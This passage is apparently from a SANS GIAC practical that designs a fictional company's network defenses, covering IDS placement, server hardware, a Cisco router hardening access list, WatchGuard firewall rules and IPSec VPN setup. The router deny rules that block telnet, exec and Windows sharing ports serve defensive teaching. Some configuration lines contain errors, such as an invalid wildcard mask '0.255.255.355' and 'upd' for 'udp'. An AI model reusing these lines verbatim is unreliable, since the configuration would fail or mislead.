
1.5.6 3COM switch

Item B

Model: – 3COM Superstack 3300 12-port switch (3C16981A)

Version: N/A

The IDS system will be set to log onto the firewall and be placed in the "IPSEC_users" group. Client encryption software allows the system to encrypt the data passed to the logging host on the data network. That host which is logging all the IDS events will be using an encrypted disk to store the logs. That system is discussed in section 1.5.3.3.



Placing the switch as shown will allow the IDS system to monitor for malicious code, which comes past the router. The port on the switch that the IDS system uses will mirror all the traffic on the switch, thereby allowing the IDS system to work properly. Otherwise, the IDS system will only be able to see the traffic directed right to it and broadcast traffic. Because some switches fail to pass absolutely all traffic to a mirrored port the GIAC security team will monitor the system and determine if a TAP device should be used. The 3COM switch will also be used to allow the redundancy to the firewall (D) which becomes a very important feature. It is “strongly” recommended from Watchguard that the configuration we are using for redundancy should have

“Some switches have been known to drop the heartbeat packets, causing both of the Fireboxes to go online simultaneously. We strongly recommend using a hub to connect the trusted network interfaces of the fireboxes together.”

- WatchGuard Technologies

It is however, recommended to use a TAP device. The TAP device becomes the solution for a switch that does not always pass ALL the traffic to the IDS system and allows for redundancy. For more information, consult the following resource for TAP devices.

TAP manufacturer (Finisar)

http://www.finisar.com/product/product.php?product_id=69&product_category_id=41

Our IDS systems are Network based IDS systems verses host based systems because we want to get a better larger perspective of the networks “interesting” traffic. We have one system on the outside of the firewall, behind the router. This one catches what the router lets by essentially. The other systems are on each network segment so that the security team can monitor all areas of the network. The security team will be responsible for monitoring these systems for any information that shows that they may need to make a change to the security structure of the network. The information the IDS systems gather may also be used to prosecute the attackers. All IDS systems are using Watchguard IPSec client software to authenticate and encrypt the data passed to the logging system (192.168.30.104). That system is using PGP software to encrypt the data stored on it until the backup procedure moves it to a tape rotation and off-site storage. These systems are monitored and maintained by the security team.

1.5.7 3COM hubs

Item D

Model - 3COM OfficeConnect 10/100 Hub (3C16755)

These are used to comply with the recommendations for redundancy for the firewalls. I have found them to be reliable and durable units hence they become my recommended hardware in this situation.

1.5.8 Server components

Each server in our network with the exception of the IDS systems and the logging/control station will be based on Compaq hardware running a Windows based OS. Compaq hardware was selected because of the expertise of Compaq to supply its end-users with the equipment that is able to do the job at hand, the support from the company and the commitment Compaq has to

solving the problems that inevitably arise. Their server equipment lends itself well to the quick replacement and maintenance of the hardware components as well as being able to scale very well. The Windows 2000 Server OS is selected because of the highly familiar OS lends itself well to finding qualified personnel in servicing and maintaining at the OS level. The high profile of the Windows based OS allows for a larger pool of technical information in the case of vulnerabilities that are found and other technical issues that occur. A Windows based operating system was also chosen because, when properly configured and implemented it provides a solid platform on which to perform the daily networking practices of GIAC enterprises.

All Compaq hardware will be tested for Compaq specific management software and it should be disabled by the security team. This software which is installed by default on all servers from Compaq uses broadcast traffic to announce and propagate its information, but since we are not using the management software to monitor such activity we will disable it. This traffic is not only using resources that can tie up bandwidth but it is a potential security risk with its own set of vulnerabilities.

1.5.9 Hardware and software

The hardware and software described below are all selected for their specific role in the overall network policy.

1.5.9.1 Windows based systems hardware:

Model: Compaq ProLiant DL360

Processor: Intel Pentium 3 FC-PGA 1.4 GHz

Memory: 1GB

Storage: Capacity varies based on the use of the server but all will use a RAID 5 array.

1.5.9.2 Database hardware:

Model: Compaq ProLiant DL580

Processor: (2) Intel Pentium 3 Xeon 900 MHz

Memory: 4G

Storage: 180G in a RAID 5 array

Other: Dual Redundant 400W power supply

1.5.9.3 Backup system hardware:

Model: Compaq ProLiant DL580

Processor: Intel Pentium 3 FC-PGA 1 GHz

Memory: 2G

Storage: DAT Tape drive DR capability (DR = Disaster Recovery)

1.5.9.4 Linux based systems hardware:

Model: Compaq ProLiant DL580

Processor: Intel Pentium 3 FC-PGA 1 GHz

Memory: 512M

Storage: 3 – 10G drives in a RAID 5 array

1.5.9.5 Windows based systems software:

Windows 2000 Server (Service Pack 2, MS Security Rollup package)

<http://support.microsoft.com/default.aspx?scid=kb;EN-US;q299444>

Windows Exchange 2000 (Service Pack 1)

<http://www.microsoft.com/exchange/downloads/2000/sp1.asp>


1.5.9.6 Linux based system software:

Linux OS Kernel Version 2.4.17 (latest stable version)

1.6 Network diagram

Below is the overall network diagram (logical) with the components labeled “A” through “E”. Note that “Item F” is not shown in the diagram but otherwise the labels correlate to the descriptions of the components in section 1.4 “Key Components”.

© SANS Institute 2000 - 2002, Author retains full rights.



Below is an outline the components that make up our network separated into their corresponding segments.

1.6.1 Service network

1.6.1.1 IDS server

The placement of this server is important because it allows the monitoring of the “public” portion of the GIAC network and it provides a filtered view of the attacks that have made it through the policy of the firewall. This will be very useful in finding the adjustments that will need to be made to the firewall and router. The IDS system here will allow is to ensure that there is no traffic leaving the segment, which may indicate that a system has been breeched. All IDS system will be a snort the latest version 1.8.6 (as of this writing) from <http://www.snort.org> . We choose the Snort IDS because of its large support system in place, the easy to use signature language and the good performance. These systems will log to an encrypted disk at 192.168.30.104 on the data network. This encrypted disk will be using PGPDisk software from www.pgp.com. The software on the logging host will be configured to use 3DES encryption to protect the logs from being tampered with.

1.6.1.2 Web server

The web server will be accepting requests from the outside world (the customers) and the isolation of this web server secures the rest of the network from attack. This server will not be allowed to send traffic to any other segment on the GIAC network and will therefore be denied as a vehicle for attack. All web servers will be running on Microsoft Windows 2000 (service Pack 2) and Microsoft IIS 4.0.

1.6.1.3 Email server

The Exchange 2000 server will be accepting the requests from the outside world and is separated from the segments by the policy set on the primary firewall (Item D). Its placement ensures that the customers will only directly hit this server for email. All email servers will be running on Microsoft Windows 2000 (service Pack 2) and Microsoft Exchange 2000 (SP 3). This server will forward its mail to the email server on the corporate network. (see diagram in section

1.6.1.4 DNS server

This DNS server will only be accepting requests from sources outside the GIAC network and will reference external DNS servers that the ISP has given GIAC to use. Being on the service network allows the customer to make use of a DNS server and not be able to access the internal DNS server that is designated for the employees use. All DNS servers will be running on Microsoft Windows 2000 Active Directory integrated DNS services.

1.6.2 Remote network

1.6.2.1 Web server

The web server here is serving the partners and suppliers to interact with the company without having to make use of the corporate web server directly, thereby controlling the access to the data.

1.6.2.2 Email server

The email server here will forward its requests to the corporate network for the employees to process and reply. This keeps the server from accessing the corporate network directly.

1.6.2.3 DNS server

The DNS server will be used for external resolution and will only be allowed to make connections out. The firewall will not allow any DNS services or server to reach this from the outside.

1.6.2.4 IDS

The intrusion detection system will be placed here to monitor for malicious activity that may be the result of a remote system being compromised. The snort system, as stated earlier, will be configured to send its log to an encrypted disk on the data network.

1.6.3 Data network

1.6.3.1 Data Servers

The data server will be isolated from all other networks except limited use by the remote and corporate networks. They will be configured in a cluster using Microsoft Windows Advanced Server 2000 clustering functionality. Their role is to store, maintain and supply the company data that includes the fortunes and administrative data, like employee and financial records. Only the Web and FNP servers on the corporate network will actually be allowed to access these data servers.

1.6.3.2 Backup server

The server is responsible for backing up the data on main database servers. The backup tapes will be kept off-site in a fireproof container. The backup procedure will be such as to allow for a quick recovery of the data. The system will be monitored by the security team to ensure that the backup jobs are complete and error free.

1.6.3.3 Logging and control system

The logging and control system is the system by which all the routers, firewalls and logging of the IDS systems will occur. It will be secured by being inside the network room and access controlled via a local security policy. The system will employ a BIOS level password, the case shall be locked and the system tied to a rack that it resides. The file system will be encrypted using PGPDisk software from <http://www.pgp.com> and will be set to use 3DES encryption. This system will be controlled and accessed only by specified security team members.

1.6.4 Corporate network

1.6.4.1 Web Server

This server will be controlling the access to the actual data on the data network. It will accept the requests from both the web server on the remote and the service networks and forward

1.6.4.2 Email Server

This email server will accept the requests from the email servers on the remote and service networks to facilitate the correspondence from the customers, partners and suppliers. The email server will be restricted to accept mail from ONLY those two mail systems. The

1.6.4.3 DNS Server

This server will function for internal resolution only. It will be allowed to resolve the request for the corporate network only and will not accept incoming connections via the internal firewall policy

1.6.4.4 FNP Server

Employee records, accounting information, and any such information that will be stored on the data cluster other than the fortunes will be controlled by this server as a file and print server. The access to this server will be restricted further by the network security policy set on the system. This will allow only a selected few employees to work with the information contained here.

2 Configuration policies

Below we will look at some of the specific policies on the devices and how they apply to the application for which they are designed.

2.1 Router policy

A key component of the secure network we employ is the router.

With Cisco's IOS there are some configurations of the equipment that shall be kept the same on all the routers. The common commands to be entered are outlined below. These routers will be running version 12.0(T)

(See diagram on page 19 Item A)

service password-encryption

Forces the configuration to appear with an encrypted password

enable secret


Forces the encryption of the password shown in the system configuration

no service udp-small-servers

Disables the ECHO, Disguard and Chargen UDP services

no cdp enable

no service tcp-small-servers



Disables the Echo, Disguard, Chargen and Daytime TCP services

no ip unreachable

Disables the “unreachable” response on all interfaces

no ip source route

Disables the routing of packets to another router

no ip bootp server

Turns off the bootp server

no ip http server

Turns off the HTTP server

no service finger

Turns off the finger service

no ip direct-broadcast

Prevent broadcast from causing denial of service (applied to both interfaces)

interface FastEthernet 0

ip address 66.100.200.49 255.255.255.240

Interface Serial 0/0.1

ip address 200.100.200.101 255.255.255.0

ip access-group 101 in

access-list 101 deny ip 10.0.0.0 0.255.255.355 any log

access-list 101 deny ip 172.16.0.0 0.15.255.255 any log

access-list 101 deny ip 192.168.0.0 0.0.255.255 any log

access-list 101 deny ip 127.0.0.0 0.255.255.255 any log

access-list 101 deny ip 224.0.0.0 7.255.255.255 any log

access-list 101 deny ip 240.0.0.0 63.255.255.255 any log

access-list 101 deny ip 255.0.0.0 63.255.255.255 any log

(Note: This portion of the access list should be amended at this point with those IP ranges which are considered invalid address space.)

access-list 101 deny ip host 0.0.0.0 any log

access-list 101 deny tcp any any range ftp telnet log

access-list 101 deny tcp any any range exec lpd log

Deny and log traffic for login services

access-list 101 deny tcp any any 135 log

access-list 101 deny udp any any 135 log

access-list 101 deny udp any any range 137 138 log

access-list 101 deny tcp any any eq 139 log

Deny and log traffic for legacy windows resource queries

```
access-list 101 deny tcp any any eq 445 log
```

```
access-list 101 deny upd any any eq 445 log
```

Deny Windows 2000 resource queries

```
access-list 101 permit tcp any 66.100.200.48 0.0.0.15 gt 20
```

```
access-list 101 permit tcp any 66.100.200.50 gt 20 established
```

Allow only tcp packets with the ACK bit set from the firewall

Implicit deny and log everything else (inbound): [Outbound logging will occur at the firewall.]

```
access-list 101 deny ip any any log
```

```
line vty 0 4
```

```
transport input none
```


```
login
```

Adds a login banners

```
banner login Unauthorized access is prohibited. Property of GIAC Enterprises
```

2.2 External firewall

Most of the control of traffic occurs here at the external firewall. It is very important to examine the rule-set to make sure we are covering everything that is needed while denying all other communications.



The screenshot shows the Windows Firewall Policy Manager window for the file 'F:\I00Practical\outside firewall.cfg * - Policy Manager'. The window displays a table of configured services and their associated rules. The table has columns for Configured Services, Incoming: From, To, Log Allows, Log Denies, Outgoing: From, To, Log Allows, and Log Denies. The services listed are Any-Partners, customer_HTTP, customer_SMTP, DNS_out, IPSEC_FTP, IPSEC_HTTP, IPSEC_SMTP, and WatchGuard. The rules are configured to allow or deny traffic based on specific criteria, such as IP addresses and protocols.

Configured Services	Incoming: From	To	Log Allows	Log Denies	Outgoing: From	To	Log Allows	Log Denies
Any-Partners	ipsec_users	trusted	Yes	Yes	trusted	ipsec_users	Yes	Yes
customer_HTTP	Any	66.100.200.51	Yes	Yes	66.100.200.51	Any	Yes	Yes
customer_SMTP	Any	66.100.200.52	Yes	Yes	192.168.20.2	Any	Yes	Yes
DNS_out			No	No	66.100.200.53	Any	Yes	Yes
IPSEC_FTP	ipsec_users	192.168.10.2	Yes	Yes	192.168.10.2	ipsec_users	Yes	Yes
IPSEC_HTTP	ipsec_users	192.168.10.2	Yes	Yes	192.168.10.2	ipsec_users	Yes	Yes
IPSEC_SMTP	ipsec_users	192.168.10.3	Yes	Yes	192.168.20.2	ipsec_users	Yes	Yes
WatchGuard	192.168.30.104	firebox	Yes	Yes	firebox	Any	Yes	Yes

An explanation of the policy itself is covered later in section 2.2.3.

2.2.1 Rule-set precedence

The order of the rules and how they appear in the policy are merely alphabetical. So the order in which they are added does not matter. The precedence of each “service” is generally given to the most specific service and descends to the most general service. However, exceptions exist. There **are three different precedence groups** for services:

- The "Any" service. This group has the highest precedence.
- IP and ICMP services and all TCP/UDP services that have a port number specified. This group has the second highest precedence and is the largest of the three.
- "Outgoing" services that do not specify a port number (they apply to any port). This group includes Outgoing TCP, Outgoing UDP, and Proxy.


"Multi-services" may contain sub services of more than one precedence group. "Filtered-HTTP" and "Proxied-HTTP", for example, contain both a port-specific TCP sub service for port 80 as well as a non-port sub service that covers all other TCP connections. When precedence is being determined, individual sub services are given precedence according to their group (described previously) independent of the other sub services contained in the multi-service.

Precedence is first determined by group. Services from a higher precedence group always have higher precedence than the services of a lower-precedence group, regardless of their individual settings (for example, the lowest precedence "Any" service will take precedence over the highest precedence Telnet service).

The precedence of services that are in the same precedence group are ordered from the most specific services (based on source and destination targets) to the least specific service. The method used to sort services is based on the specificity of targets, from most specific to least specific.

- Watchguard Technologies

2.2.2 Default packet handling



As we can see here, the default packet stance of the firewall blocking spoofing attacks, IP options set in the packet, detecting SYN flood and blocking vertical and horizontal network scans. The logging options such that all allows and denies are logged and the activity shown here will be logged and allow for a response by the security team.

2.2.3 Summary of services

Below is a summary of each service that is allowed through the firewall. The firewall employs an implicit deny rule meaning anything not specified is denied by default is dropped. Only these service expressed are allowed.

Any-Partners:

Incoming: Allowed

From: ipsec_users

To: trusted

Outgoing: Allowed

From: trusted

To: ipsec_users

The Any service is used to allow the VPN users access to the network. The ipsec_users include anyone who is added either as a network or as an IP host and these would include those users who are considered the Suppliers or Partners. This is how the IDS system is getting through to the logging host on the data network.

Customer_HTTP:

Incoming: Allowed

From: Any

To: 66.100.200.51

Outgoing: Allowed

From: 192.168.20.1

To: Any

Port: TCP 80

Customer_SMTP:

Incoming: Allowed

From: Any

To: 66.100.200.52

Outgoing: Allowed

From: 192.168.20.2

To: Any

Port: TCP 25

DNS_out:

Incoming: Allowed

From: Any

To: 66.100.200.53

Outgoing: Denied

From: None

To: None

Port: UDP 53

Notice we are not allowing outbound connections and the server will not be allowed to provide zone transfers.

IPSEC_FTP:**Incoming: Allowed****From: ipsec_users****To: 192.168.10.2****Outgoing: Allowed****From: 192.168.20.1****To: ipsec_users****Port: TCP 21****IPSEC_HTTP:****Incoming: Allowed****From: ipsec_users****To: 192.168.10.2****Outgoing: Allowed****From: 192.168.20.1****To: Any****Port: TCP 80****IPSEC_SMTP:****Incoming: Allowed****From: ipsec_users****To: 192.168.10.3****Outgoing: Allowed****From: 192.168.20.2****To: ipsec_users****Port: TCP 25****WatchGuard:****Incoming: Allowed****From: 192.168.30.104****To: firebox****Outgoing: Allowed****From: firebox****To: 192.168.30.104****Port: TCP 4103, 4105**


This service allows the monitoring and configuration changes which include patches and firmware updates. The system at 192.168.30.104 is the highly secured station that is only used by select members of the security team.

2.3 VPN policy

Some rather detailed decisions have to be made when implementing a VPN solution. So as we look at setting up a VPN connection into the GIAC network we also look into the decisions we have made and why we made them. We are going to look at the VPN tunnel creation with a remote user who is using a hardware SOHO/tc device (a mini IPSec-compliant firewall, see section 1.5.5). In the diagram that follows the (1) indicates what remote IP numbers are set for

the “other” end of the gateway (we are making these changes at the firewall). Next, we define the external address that will take care of the encryption or what is known as the gateway (2) or the end of the tunnel. The tunnel (3) is configured in the same manner and the second phase setting are will be typically set at is shown in the figure.


The “Configure Gateways” window shows the actual external IP for the VPN tunnels. Then we have a supplier (Supplier1) configured for a single system at 172.16.2.14 to use the VPN. This is the ideal solution because it limits the VPN to a single IP.




2.3.1 IPsec protocols

The first concern is the data confidentiality or the ability to confirm that the data is protected from anyone trying to “sniff” traffic on the wire. Next is authenticity or a means to confirm the identity of the sender of the data. The integrity of the data is the next concern, as we need to make sure that the data has not been changed on its way to the destination. Lastly there is the problem of replay protection, which means that the data must be protected from being repeated and would require proper authentication. To begin to meet these needs we will choose encapsulating security payload protocol (ESP). Our other option, the authentication header

protocol (AH) does not provide confidentiality protection. AH is defined further in RFC 2402 and ESP can be found in RFC 2406. As shown in the figure below, ESP provides confidentiality, integrity and authenticity of the data.



IPSec uses a security association (SA) to define a secure link from source to destination. An SA can use either protocol AH or ESP to secure its communications but not both. To keep track of which packets go with which SA they contain what is called a security parameter index (SPI). Each SA created represents a unidirectional path so for each tunnel there will be two SA's.



2.3.2 Internet key exchange (IKE)

